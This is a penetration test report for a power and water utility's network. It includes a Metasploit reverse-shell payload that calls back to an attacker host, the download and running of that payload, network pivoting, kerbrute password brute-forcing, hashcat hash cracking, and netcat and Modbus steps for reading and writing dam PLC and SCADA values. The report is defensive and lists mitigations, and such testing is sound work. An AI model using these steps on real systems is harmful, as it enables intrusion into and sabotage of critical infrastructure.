Next Generation Power And Water

Threat Assessment Report

Contractor:[redacted]Penetration Testing Services Ltd.

Confidential

January 09, 2021

Table of Contents

Executive Summary

Under contract with Next Generation Water and Power, [redacted] Penetration Testing Services Ltd. has tested the resiliency of the NGPEW network to attacks by a motivated threat actor. Despite the modifications done since [redacted] first engagement, the penetration test was successful in that we have identified possible areas in which the company could still be breached, as well as identified steps that can be taken to mitigate the issues found.

Over the course of the engagement, our testing team was able to take control of large swaths of the network and obtain login information, visibility and control of dam operation, and was in a position to disrupt its operations, potentially causing both mass personal and property damage. The test was executed within the scope of the three subnets 10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24.

The testing team started by infiltrating the domain controller, then noticed that a weak password was used on many machines, which gave the team their initial foothold into the network. Afterwards, the team conducted further network enumeration and were able to find and access the PLC systems without authentication. These are mission critical industrial systems which run and monitor the dam, power distribution stations, as well as a few other auxiliary company-related systems.

During the test, [redacted] assigned risk factors to vulnerabilities depending on the risk they posed to NGPEW's systems and employees, as well as the ease with which they could be exploited. Exploits were rated one of: Critical, High, Medium, Low, or Informational. Critical problems should be addressed immediately, as they are extremely easy to exploit and reduce the security of the network drastically. High-rated vulnerabilities should be concretely acknowledged and mitigated as soon as possible. A more nuanced discussion of the categories follows this executive summary.

It is important to note that despite the majority of the network being compromised during the test, the test was executed with limited time and resources, it is likely that a motivated attacker with many resources would be able to permeate the system much more thoroughly, and a lack of finding does not necessarily guarantee that a part of the system is completely secure.

Regardless of that fact, were a compromise of only this scale to occur in a real-life situation, it is likely that power generation would be crippled, loss of life would occur, and massive financial loss would occur.

In our report, we detail concrete steps which can be taken to mitigate the issues presented. We strongly urge NGPEW to set aside time as soon as possible to address these issues, and to spend time in the future to continuously strengthen itself in the face of an increasingly adversarial cyberspace.

Risk Assessment

The severity of a given vulnerability is determined by two factors: the likelihood and ease of a vulnerability being exploited, as well as the detrimental effects of the exploit itself. For NGPEW, unauthorized access to mission critical industrial systems can cause massive loss of life as well as massive property damage. This leads to most vulnerabilities being of high severity, as almost any access to internal systems can lead to further escalation in dangerous network segments.

The likelihood of these vulnerabilities being exploited is directly correlated with the ease of access to the vulnerable systems, the difficulty in finding the vulnerability, and the complexity of exploiting said vulnerability. The testing team ascertained that most of the vulnerabilities discussed here are obvious to an experienced attacker once they are on the network, and so the only defense we can rely on is the difficulty they will have in breaching the perimeter.

The following table contains a summary of our risk assessment process, as well as the meaning behind each severity level. It also contains how many findings we have of each severity level.

Severity	Explanation	Finding count
Critical	Exploitation can completely halt core company functions, cause Injury to clients and/or employees or loss of human life. Exploitation is also extremely easy to achieve and risk should be mitigated immediately.	3
High	Exploitation can completely halt core company functions, cause Injury to clients and/or employees or loss of human life. Exploitation requires higher network access although mitigation should be executed as soon as possible.	2
Medium	Exploitation can lead to data loss, sensitive information disclosure or further exploitation of other assets although not detrimental to core company functions.	5
Low	Vulnerabilities may lead to sensitive information disclosure that could help attackers exploit systems in the network.	2
Informational	General recommendations that might help with overall company function and ease security compliance.	2

Testing Methodology



Discovery
Assessment/ Analysis
Exploitation
Reporting
• Open Source Intelligence
• Understanding the platform
• Client side vs Server side scenarios
• Static Analysis
• Archive Analysis
• Local file Analysis
• Network and web traffic
• Reverse Engineering
• Inter process communication
• Attempt to exploit the vulnerability
• Privilege escalation
• Risk assessment for the findings
• Final Report

Figure 1: Testing methodology graph
Source: https://subscription.packtpub.com/book/application_development/9781785883378/1/ch01lvl1sec12/the-mobile-application-penetration-testing-methodology

[redacted] testing methodology involves 4 critical steps: Discovery, Assessment, Exploitation and Reporting. During the test, the team begins by discovering as many artifacts as possible, then they analyze each artifact to determine its vulnerability. When a potential vulnerability is found, it is assessed and exploited. A risk assessment is then performed on the vulnerability and included in our final report.

During this assessment, [redacted] primarily used nmap for the discovery phase. With it, we can sweep the network looking for hosts that are online, and further probe each of these, discovering open ports, exposed services, OSes being run, as well as specific versions of services and associated vulnerabilities. Our team then assesses the vulnerability of each exposed service and, if applicable, exploits the vulnerability to gain further access and insight into the network.


During the discovery phase of this test, we found that some of our advice from the previous test had been implemented and network segregation was put into place. This allowed only specified hosts on Network 1 to

During the reporting phase, the team includes the steps taken to exploit the vulnerability, the risk to the company if exploited, and the difficulty with which the exploitation is done. This is all weighted together to produce a severity score for each vulnerability.

Setting up a network pivot

In order to access the internal subnets, a network pivot is needed on a host that has access to these subnets. This allows our systems to route our traffic through this host and into the internal network. This section describes how we set up a network pivot using Metasploit to access the 10.0.10.1/24 and 10.0.5.1/24 subnets.

Note that this is not the only way to pivot. One of the members of the testing team used a SOCKS4 proxy implemented in powershell, which is arguably more lightweight than metasploit. The script used can be found at https://github.com/p3nt4/Invoke-SocksProxy/.



```
PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-Proxy.psm1
PS C:\Users\Administrator\Desktop> Invoke-SocksProxy -bindPort 9090
Listening on port 9090...
New Connection from  10.0.254.204:57236
Threads Left: 199
New Connection from  10.0.254.204:57238
Threads Left: 199
New Connection from  10.0.254.204:57240
Threads Left: 199
New Connection from  10.0.254.204:57242
```

Methodology

<u>Prerequisites:</u>

- Metasploit
- Python3

<u>Procedure:</u>

1. Use `msfvenom` to generate a Meterpreter payload, and save it as reverse.exe:
   ```
   msfvenom -p windows/meterpreter/reverse_tcp LHOST={attacker_ip}
   LPORT=4444 -f exe > reverse.exe
   ```
2. Start Metasploit:
   ```
    msfconsole
   ```
3. Start the reverse shell listener:
   ```
   use exploit/multi/handler
   set LHOST {attacker_ip}
   set LPORT 4000
   run
   ```
4. In another terminal, use python 3 to start a simple HTTP server for retrieving the payload
   ```
   python3 -m http.server 4000
   ```
5. Login to the target box using RDP (Using credentials obtained via brute force)

6. Download the payload:

   ```
   Invoke-WebRequest -Uri <Attacker Uri> -OutFile <file
   name>
   (i.e. Invoke-WebRequest -Uri http://10.0.254.201:4000/filename) -OutFile
   payload.exe)
   ```

7. Run the payload

   ```
   ./payload.exe
   ```

8. Observe the meterpreter shell open in Metasploit. Set up routes to the internal subnets using autoroute:

   ```
   run autoroute -s 10.0.1.0/24
   run autoroute -s 10.0.5.0/24
   run autoroute -s 10.0.10.0/24
   ```


9. Close the meterpreter shell using Ctrl+Z. In metasploit, set up the SOCKS proxy.

   ```
   use auxiliary/server/socks_proxy
   set LHOST <Your IP>
   run
   ```

10. You can now use your new proxy to access the internal network. The default port is 1080.

Network Topology

The next step in our discovery phase was constructing a network topology based on our scan findings in combination with our network pivot. The following graph showcases our results.



Findings

Our severity ratings are based on two main components: impact on company functions and access complexity. The latter being how hard it would be for an attacker to exploit the specified vulnerability. During this assessment, our team has found one vulnerability in need of urgent attention due to its low complexity and impact (weak administrator passwords). Most other vulnerabilities were rated as high as they are dependent on the single critical vulnerability.

[redacted] Summary of Findings

Severity	Finding
Critical	Weak administrator password on core workstations
	PLC Debug port accessible from workstation computers
	Open access to SCADA Modbus Systems from workstation computers
High	Weak password on database SSH login
	Dam control panel access via unauthenticated VNC Server
Medium	Low-Quality employee passwords obtained on database
	Outdated Server Infrastructure
	Password discussed in plaintext over email
	Exposed Java Debug Port
	Lack of endpoint protection
Low	Power Grid Sensor Information Disclosure
	Insufficient Password Policy
Informational	Active Directory misconfiguration
	Appendix: Setting up a network pivot

Weak administrator password on core systems

Severity – Critical

Affected Entities

- 10.0.1.10
- 10.0.1.11
- 10.0.1.13
- 10.0.1.100
- 10.0.5.151

Description

SImilar to our previous finding CPTC009, the domain controller (10.0.1.100) had a weak administrator password, which was able to be guessed by brute force very quickly. This password is then reused on three of the four Windows workstations (10.0.1.10,11,13), as well as the MYSQL database running on a linux host (10.0.5.151).

Impact

This vulnerability gave the testing team administrator access to three windows workstations along with the domain controller. This also gave access to other core systems on the network along with systems on separate subnets within the scope. Administrative access on the three workstations gave access to personal user files such as emails. Administrative access on the domain controller also gave the team full control of the windows domain.


Mitigation

Imperatively, passwords must not be reused across the network. There should be a separate strong password for each computer or service on the network. What's more, there should be no way to log in as Administrator onto the computers. Low-privileged accounts should be created that can manage the systems required, and no more.


Replication Steps

Brute Forcing tools such as kerbrute allowed the team to easily guess the password on the domain admin server in less than one minute.

```
1. $ ./kerbrute_linux_64 bruteuser -d
   corp.milleniumpower.us
   /usr/share/wordlists/rockyou.txt administrator
```



```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/08/21 - Ronnie Flathers @ropnop

2021/01/08 17:43:15 >  Using KDC(s):
2021/01/08 17:43:15 >   10.0.1.100:88

2021/01/08 17:43:51 >  [+] VALID LOGIN: [redacted]@corp.[redacted]us:[redacted]
2021/01/08 17:43:51 >  Done! Tested 54205 logins (1 successes) in 35.069 seconds
```



Policy	Policy Setting
Enforce password history	0 passwords remembered
Maximum password age	60 days
Minimum password age	0 days
Minimum password length	4 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Logging in as administrator with the found password was then achieved by the team using RPC. RPC was also used to login to three other workstations with similar passwords.

PLC Debug port accessible from workstation computers

Severity – Critical

Affected Entities

10.0.1.198-203

Description

The PLCs used to operate the dam have a debug port exposed through which the team can operate the dam, which is dangerous, and should not be accessible like this. With netcat, a threat actor can read and write values on the PLCs.

Impact


In this case, due to the fact that the PLCs are connected to dam operating equipment, this vulnerability has the risk of causing massive monetary and physical damage, loss of life, and lasting damage to the surrounding ecosystem. Given that these systems can be accessed from a workstation (10.0.1.10) connected to the network and the internet, this causes significant risk as the workstation is unprotected (no endpoint protection). This could greatly impact NGPEW's reputation and compromise the companies power delivery to its clients.

Mitigation

The company should place the PLC systems on a completely separate network, inaccessible from normal workstation computers, and designate a single computer for managing these systems without access to any other networked computers. This practice is commonly referred to as "air gapping" the network.

Replication Steps

1. Set up the network pivot as described in our testing methodology (p. 5)
2. Use netcat to connect to port 8080 on any of the affected systems (10.0.1.198-203)
   `nc 10.0.1.198 8080`



```
root@kali04:~/docs# proxychains nc 10.0.1.200 8080
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  10.0.1.13:9090  ...  10.0.1.200:8080  ...  OK


PLC DEBUG v0.1
[c] PLC-R-US 1994
======================
1> READ CPU REG
2> READ STATE DEBUG
3> DUMP FIRMWARE
4> DUMP CONFIG
5> CHANGE SAVED PARAM
6> ENABLE DEV MODE
7> PRINT DEBUG LOG
======================
CMD:
```

The output of the PLC system debug port

Open access to SCADA Modbus Systems from workstation computers

Severity – Critical

Affected Entities

- 10.0.5.50-55

Description

Hosts within the range 10.0.10.50-55 have open access to physical SCADA on port 502, which permits read/write access to their addresses. These are the same systems that [redacted] identified in its first engagement with NGPEW (ref: CPTC022) however, a pivot was needed to interact with those systems.

Impact


The ability to modify physical systems can lead to serious equipment damage, injury or even loss of life. In this case, just like the PLC systems, a dam equipment malfunction could cause massive monetary and physical damage, loss of life, and lasting damage to the surrounding ecosystem. This could greatly impact NGPEW's reputation and delivery to its clients.

Mitigation

These machines should be placed on a segregated network, separated from all other machines on the network. Potential solutions could involve only allowing one highly secured machine with a strong password to have access to the SCADA systems. This machine should be completely separated from all networks and should only be accessed physically (commonly known as an air-gap).

Replication Steps

After identifying a target with port 502 open through network mapping, connect to the modbus system through either telnet or modbus-cli (https://github.com/tallakt/modbus-cli), as shown below. Then, execute the appropriate commands to read/write values as desired.



```
root@kali04:~/docs# proxychains modbus read 10.0.10.50 %MW100 5
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  10.0.1.13:9090  ...  10.0.10.50:502  ...  OK
%MW100          0
%MW101          0
%MW102          0
%MW103          0
%MW104          0
root@kali04:~/docs#
```

Weak password on database SSH login

Severity – High

Affected Entities

10.0.5.151

Description

The machine formerly used for the mantis bug tracker has SSH exposed, which in and of itself is not a problem, but it allows password login, as opposed to authorization via private key. What's more, this password is very weak and is also shared with the 10.0.1.10-13 machines, and was thus trivially able to be easily guessed by the testers.

What's more, the account that is exposed is the root account on the machine, and once logged in, we have unlimited access on the machine.

Impact


This allows 10.0.5.151 to be trivially taken over and used as a pivot point within the network.

Mitigation

Firstly, password authentication should be disabled, and only login via private key should be allowed. Secondly the root account should not be accessible in this manner, and as restricted an account as possible should be used instead.

Replication Steps

1. Set up the network pivot as described in our testing methodology (p. 5)
2. `ssh root@10.0.5.151`, and then log in with the password.



```
[!]    This system is owned by Next Gen Power and Water / Millennial Power
[!]    All connections are monitored and recorded for security purposes
[!]    Disconnect immediately if you are not an authorized user

root@db:~#
```

Dam control panel access via unauthenticated VNC Server

Severity – High

Affected Entities

10.0.5.50

Description

There is a VNC server hosted at 10.0.5.50 which showcases a management application which can be used to view dam status and interact with the dam.

Impact


As this controls dam operation, a dam equipment malfunction could cause massive monetary and physical damage, loss of life, and lasting damage to the surrounding ecosystem. For example, an attacker could disable safety mechanisms and exceed the maximum turbine flow rate to severely damage the dam. In another example, an attacker could disable the turbines and cause power fluctuations such as brown-outs in areas that rely on its power.

Mitigation

Having the VNC server be protected with a strong password would almost completely mitigate this issue. However, this won't stop an adversary from guessing the password via brute force. As this controls the dam, this system should be air gapped, or two factor authentication should be used.

Replication Steps

1. Set up the network pivot as described in our testing methodology (p. 5)
2. The [redacted] accomplished this by launching TightVNC, a light VNC client on one of the workstations (10.0.1.10-13). Using TightVNC, the testing team was able to connect to the workstation hosting the dam monitoring software without credentials.



Low-Quality employee passwords obtained on database

Severity – Medium

Affected Entities

10.0.5.151

Description

The MySQL database running on 10.0.5.151 contains a large number (several hundred) of hashed (md5) employee passwords. What's more, the database can be connected to without authentication and the passwords can mostly be cracked instantaneously via a dictionary brute force attack.

Impact


A large portion of the employee passwords stored in the database are obtained, but we did not find another application on the network which reuses the same credentials.

Mitigation

This issue is somewhat multifaceted. Firstly, the passwords should be hashed in a different format, as md5 is trivially broken. Secondly, the password should be changed on the local machine, as the only reason we were able to access these passwords was because this machine had exposed password-authenticated ssh as the root user with a weak password.

Replication Steps

1. Set up the network pivot as described in our testing methodology (p. 5)
2. Connect to 10.0.1.151, for example via `ssh root@10.0.1.151`
3. Run the mysql client, connecting to the local database: `mysql`
4. Run as many SQL commands as you wish, for example:
    a. USE bugtracker;
    b. SELECT * FROM mantis_users;
5. Once hashes have been extracted, cracking can be done as follows:



```
[redacted]
root@kali04:~/docs# hashcat -m 0 --username --potfile-path test.pot database-dump /usr/share/wordlists/rockyou.txt -O
```

Outdated Server Infrastructure

Severity – Medium

Affected Entities

10.0.5.152

Description

The server at 10.0.5.152 appears to be running Windows NT, an operating system which has been out of date for over 20 years. There are several vulnerabilities present in the software being run on the machine, and so this should be updated. Although the team was not able to definitively exploit the server, it is very likely that the server is vulnerable to a multitude of exploits due to its age.

Impact

This server could present a large attack surface due to various oversights in the design of some of the software running on it (IIS in particular), and could be used as a pivot point, taken offline, and any information on it could be exfiltrated.

Mitigation

The best way to mitigate this would be to update the software running on this computer.

References

Here are some of the possible exploits that could affect this server:

